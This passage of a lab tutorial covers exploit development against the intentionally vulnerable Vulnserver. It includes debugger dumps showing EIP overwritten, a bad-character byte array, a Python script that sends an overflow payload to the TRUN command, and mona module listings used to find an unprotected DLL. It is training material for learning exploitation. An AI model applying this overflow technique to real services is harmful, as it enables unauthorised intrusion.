
```
AX 00BFF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAA
ECX 00FC8DFC
EDX 00000000
EBX 00000138
ESP 00BFF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 42424242
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 35F000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Finding Bad Characters

BadChars

We need to know what characters are good or bad for the Shellcode. Going to run all the hex characters through our program to see what doesn't work. The 0x0 acts up.

Install badchars if you want OR just copy it from the Github.



Python

```
$ badchars -f python
```

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```


```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

So the new pythong script is

```
#!/usr/bin/python
import sys, socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 2003 + "B" * 4 + badchars

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.184',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

    except:
        print ("Connection closed")
        sys.exit()
```

Restart immunity and vulnserver, attack it, start it, and run the script again. Now look at the HEX dump. So right click the ESp and select 'Follow in Dump'.

While looking at this entire dump for anything out of place, looking through 01 all the way throguh FF we're looking for something missing. Right now there is nothing missing, which is intended with VulnServer. Whe you do find one, youll want to write down all the missing ones. Such as:




```
Address   Hex dump                ASCII
001FF1D0  01 02 03 B0 B0 06 07 08 ☺☻♥░░♠•◘
001FF1D8  09 0A 0B 0C 0D 0E 0F 10 ..δ..♫☼►
001FF1E0  11 12 13 14 15 16 17 18 ◄↕‼¶§▬↨↑
001FF1E8  19 1A 1B 1C 1D 1E 1F 20 ↓→←∟↔▲▼
001FF1F0  21 22 23 24 25 26 27 B0 !"#$%&'░
001FF1F8  B0 2A 2B 2C 2D 2E 2F 30 ░*+,-./0
001FF200  31 32 33 34 35 36 37 38 12345678
001FF208  39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
001FF210  41 42 43 B0 B0 46 47 48 ABC░░FGH
001FF218  49 4A 4B 4C 4D 4E 4F 50 IJKLMNOP
001FF220  51 52 53 54 55 56 57 58 QRSTUVWX
001FF228  59 5A 5B 5C 5D 5E 5F 60 YZ[\]^_`
001FF230  61 62 63 64 65 66 67 68 abcdefgh
001FF238  69 6A 6B 6C 6D 6E 6F 70 ijklmnop
001FF240  71 72 73 74 75 76 77 78 qrstuvwx
001FF248  79 7A 7B 7C 7D 7E 7F 80 yz{|}~⌂Ç
001FF250  81 82 83 84 85 86 87 88 üéâäàåçê
001FF258  89 8A 8B 8C 8D 8E 8F 90 ëèïîìÄÅÉ
001FF260  91 92 93 94 95 96 97 98 æÆôöòûùÿ
001FF268  99 9A 9B 9C 9D 9E 9F A0 ÖÜ¢£¥₧ƒá
001FF270  A1 A2 A3 A4 A5 A6 A7 A8 íóúñÑªº¿
001FF278  A9 AA AB AC AD AE AF B0 ⌐¬½¼¡«»░
001FF280  B1 B2 B3 B4 B5 B6 B7 B8 ▒▓│┤╡╢╖╕
001FF288  B9 BA BB BC BD B0 B0 C0 ╣║╗╝╜░░└
001FF290  C1 C2 C3 C4 C5 C6 C7 C8 ┴┬├─┼╞╟╚
001FF298  C9 CA CB B0 B0 CE CF D0 ╔╩╦░░╬╧╨
001FF2A0  D1 D2 D3 D4 D5 D6 D7 D8 ╤╥╙╘╒╓╫╪
001FF2A8  D9 DA DB DC DD DE DF E0 ┘┌█▄▌▐▀α
001FF2B0  E1 E2 E3 E4 E5 E6 E7 E8 ßΓπΣσµτΦ
001FF2B8  E9 EA EB EC ED EE EF F0 ΘΩδ∞φε∩≡
001FF2C0  F1 F2 F3 F4 F5 F6 F7 F8 ±≥≤⌠⌡÷≈°
001FF2C8  F9 FA FB FC FD FE FF 0D ∙·√ⁿ²■ .
```

Though when we have consecutive bad characters, like this, only the first one is the bad one, allthough, we can take both.

Finding the right Module


We're lokingg for a .dll or something that has no memory protections. No ASLR, etc. So we're going to use Mona Modules with DeBugger. Copy the Mona.py into the `C:\Program Files (x86)\Immunity`

`Inc\Immunity Debugger\PyCommands` directory




Name	Date modified	Type	Size
findloop	2/28/2011 10:04 AM	Python File	3 KB
findpacker	2/28/2011 10:04 AM	Python File	2 KB
funsniff	11/16/2010 11:39 AM	Python File	8 KB
getevent	2/28/2011 10:04 AM	Python File	1 KB
getrpc	11/16/2010 11:39 AM	Python File	5 KB
gflags	2/28/2011 10:04 AM	Python File	3 KB
heap	11/16/2010 11:39 AM	Python File	8 KB
hidedebug	11/16/2010 11:39 AM	Python File	32 KB
hippie	11/16/2010 11:39 AM	Python File	7 KB
hookheap	11/16/2010 11:39 AM	Python File	5 KB
hookndr	2/28/2011 10:04 AM	Python File	4 KB
hookssl	11/16/2010 11:39 AM	Python File	7 KB
horse	2/28/2011 10:04 AM	Python File	6 KB
list	2/28/2011 10:04 AM	Python File	1 KB
lookaside	11/16/2010 11:39 AM	Python File	3 KB
mark	11/16/2010 11:39 AM	Python File	5 KB
mike	2/28/2011 10:04 AM	Python File	35 KB
modptr	2/28/2011 10:04 AM	Python File	4 KB
mona	11/5/2023 3:16 AM	Python File	643 KB
nohooks	11/16/2010 11:39 AM	Python File	1 KB
openfile	11/16/2010 11:39 AM	Python File	1 KB
packets	11/16/2010 11:39 AM	Python File	11 KB


Back in Immunity with that and VulnServer restarted. then in the bottombar, we type `!mona modules`


```
!mona modules
```

Which opens


```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
Error accesing memory
File 'C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\vulnserver.exe'
[03:18:51] New process with ID 00000564 created
Main thread with ID 00001B40 created
New thread with ID 000021F8 created
New thread with ID 00000F5C created
New thread with ID 00000F94 created
Modules C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\vulnserver.exe
  CRC changed, discarding .udd data
Modules C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll
Modules C:\Windows\system32\mswsock.dll
Modules C:\Windows\SYSTEM32\apphelp.dll
Modules C:\Windows\System32\WS2_32.DLL
Modules C:\Windows\System32\KERNELBASE.dll
Modules C:\Windows\System32\RPCRT4.dll
Modules C:\Windows\System32\msvcrt.dll
Modules C:\Windows\System32\KERNEL32.DLL
Modules C:\Windows\SYSTEM32\ntdll.dll
[03:18:51] Attached process paused at ntdll.DbgBreakPoint
[+] Command used:
!mona modules

---------- Mona command started on 2023-11-05 03:19:41 (v2.0, rev 635) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | CFG   | NXCompat | OS Dll | Version, Modulename & Path, DLLCharacteristics
----------------------------------------------------------------------------------------------------------------------------------
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll) 0x0
 0x75640000 | 0x75859000 | 0x00219000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
 0x740f0000 | 0x74142000 | 0x00052000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll) 0x4140
 0x75040000 | 0x750df000 | 0x0009f000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll) 0x4140
 0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\vulnserver.exe) 0x0
 0x76ff0000 | 0x770e0000 | 0x000f0000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL) 0x4140
 0x76ef0000 | 0x76faf000 | 0x000bf000 | True   | True    | True  | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll) 0x4140
 0x77210000 | 0x773b4000 | 0x001a4000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
 0x75860000 | 0x7591e000 | 0x000be000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll) 0x4140
 0x75300000 | 0x75363000 | 0x00063000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1081 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL) 0x4140
----------------------------------------------------------------------------------------------------------------------------------

[+] Preparing output file 'modules.txt'
    - (Re)setting logfile modules.txt

[+] This mona.py action took 0:00:00.250000
```


We're looking for something attatched to VulnServer itself WITH all falses, like essfunc.dll



```
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | CFG   | NXCompat | OS Dll | Version, Modulename & Path, DLLCharacteristics
----------------------------------------------------------------------------------------------------------------------------------
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\essfunc.dll) 0x0
 [illegible] | [illegible] | [illegible] | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
 0x740f0000 | 0x74142000 | 0x00052000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll) 0x4140
 0x75040000 | 0x750df000 | 0x0009f000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll) 0x4140
 0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\LocalAdmin\Desktop\Tools\Vulnserver\vulnserver.exe) 0x0
 0x76ff0000 | 0x770e0000 | 0x000f0000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL) 0x4140
 0x76ef0000 | 0x76faf000 | 0x000bf000 | True   | True    | True  | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll) 0x4140
 0x77210000 | 0x773b4000 | 0x001a4000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1741 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
 0x75860000 | 0x7591e000 | 0x000be000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll) 0x4140
 0x75300000 | 0x75363000 | 0x00063000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1081 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL) 0x4140
----------------------------------------------------------------------------------------------------------------------------------
```

Looking for the OPCode equivilent of a jump using `nasm_shell` to convert assembly to hex

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

